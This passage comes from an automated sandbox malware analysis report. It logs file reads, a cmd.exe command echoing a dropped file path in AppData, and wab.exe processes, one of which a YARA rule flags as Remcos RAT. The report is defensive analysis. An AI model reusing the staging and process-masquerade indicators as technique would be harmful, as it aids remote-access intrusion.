C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	1300	success or wait	1	7342B27D	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll.aux	0	864	success or wait	1	733C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02b0c61bb4\System.Xml.ni.dll.aux	0	748	success or wait	1	733C0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7341CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7341CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	8171	end of file	1	7341CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	722E9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	722E9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	end of file	1	722E9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	success or wait	1	722E9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	end of file	1	722E9B71	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Data\1b8c564fd69668e6e62d136259980d9e\System.Data.ni.dll.aux	0	1540	success or wait	1	733C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\960128 33bebd5f21714fc508603cda97\System.Management.ni.dll.aux	0	764	success or wait	1	733C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Dired13b18a9#\767e999045a62f3cde3ae79cf78dd4c4\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	733C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccdc87283bb430dd204d0f658bca1ec9\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	733C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\d06877b5a0df441a8dc4c7b8d95b5d41\System.Numerics.ni.dll.aux	0	300	success or wait	1	733C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.P6f792626#\fa050a0a5a69ea7573ca6cbffc254e14\Microsoft.PowerShell.Security.ni.dll.aux	0	1268	success or wait	1	733C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Transactions\e866c0216a4ad45c5b16d8bd70bd92c7\System.Transactions.ni.dll.aux	0	924	success or wait	1	733C0842	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	722E9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	722E9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	722E9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	722E9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	722E9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	722E9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	722E9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	722E9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	4	722E9B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	3	722E9B71	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	7	722E9B71	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	722E9B71	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	722E9B71	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	722E9B71	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	722E9B71	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	722E9B71	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	2	722E9B71	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	143	722E9B71	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	722E9B71	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	2	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	143	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	722E9B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	success or wait	1	722E9B71	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	end of file	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	722E9B71	ReadFile
C: \Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.P521220ea#\ee7238e0e97151da928155502d6b496b\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	0	2264	success or wait	1	733C0842	ReadFile
C: \Windows\assembly\NativeImages_v4.0.30319_32\System.Confe64a9051#\48ee4ec9441351bbe4d9095c96b8ea01\System.Configuration.Install.ni.dll.aux	0	1260	success or wait	1	733C0842	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	success or wait	8	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	128	end of file	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	end of file	1	722E9B71	ReadFile
\pipe	0	4096	success or wait	1	722E9B71	ReadFile
\pipe	0	4096	success or wait	1	722E9B71	ReadFile
\pipe	0	4096	pipe broken	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	success or wait	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	490	end of file	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	end of file	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	success or wait	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	490	end of file	1	722E9B71	ReadFile
C: \Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	end of file	1	722E9B71	ReadFile
C: \Users\user\AppData\Roaming\Depraves.Ter	0	4096	success or wait	1	722E9B71	ReadFile
C: \Users\user\AppData\Roaming\Depraves.Ter	0	4096	success or wait	1	722E9B71	ReadFile
C: \Users\user\AppData\Roaming\Depraves.Ter	0	728	end of file	1	722E9B71	ReadFile
C: \Users\user\AppData\Roaming\Depraves.Ter	0	4096	end of file	1	722E9B71	ReadFile
C: \Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	0	4096	success or wait	1	734B1382	unknown
C: \Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	0	512	success or wait	1	734B1382	unknown
C: \Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	0	4096	success or wait	1	734B1382	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	0	512	success or wait	1	734B1382	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	success or wait	1	722E9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	1	success or wait	1	722E9B71	ReadFile

Analysis Process: cmd.exe PID: **7192**, Parent PID: **3452**

General

Target ID:	13
Start time:	02:55:15
Start date:	09/09/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\cmd.exe" /c "echo %appdata%\Depraves.Ter && echo t"
Imagebase:	0x410000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: wab.exe PID: **7396**, Parent PID: **3452**

General

Target ID:	15
Start time:	04:09:03
Start date:	09/09/2024
Path:	C:\Program Files (x86)\Windows Mail\wab.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\windows mail\wab.exe"
Imagebase:	0x6c0000
File size:	516'608 bytes
MD5 hash:	251E51E2FEDCE8BB82763D39D631EF89
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000F.00000002.1635549813.0000000006F35000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6680D14	InternetOpenUrlA
C: \Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6680D14	InternetOpenUrlA
C: \Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6680D14	InternetOpenUrlA
C: \Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6680D14	InternetOpenUrlA
C: \Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6680D14	InternetOpenUrlA
C: \Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6680D14	InternetOpenUrlA

Analysis Process: wab.exe PID: **7624**, Parent PID: **7576**

General

Target ID:	20
Start time:	04:09:14
Start date:	09/09/2024
Path:	C:\Program Files (x86)\Windows Mail\wab.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\windows mail\wab.exe"
Imagebase:	0x6c0000
File size:	516'608 bytes
MD5 hash:	251E51E2FEDCE8BB82763D39D631EF89
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **7688**, Parent PID: **748**

General	
Target ID:	21
Start time:	04:09:15
Start date:	09/09/2024
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll {9aa46009-3ce0-458a-a354-715610a075e6} -Embedding
Imagebase:	0x7ff6ce570000
File size:	71'680 bytes
MD5 hash:	EF3179D498793BF4234F708D3BE28633
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

Disassembly

No disassembly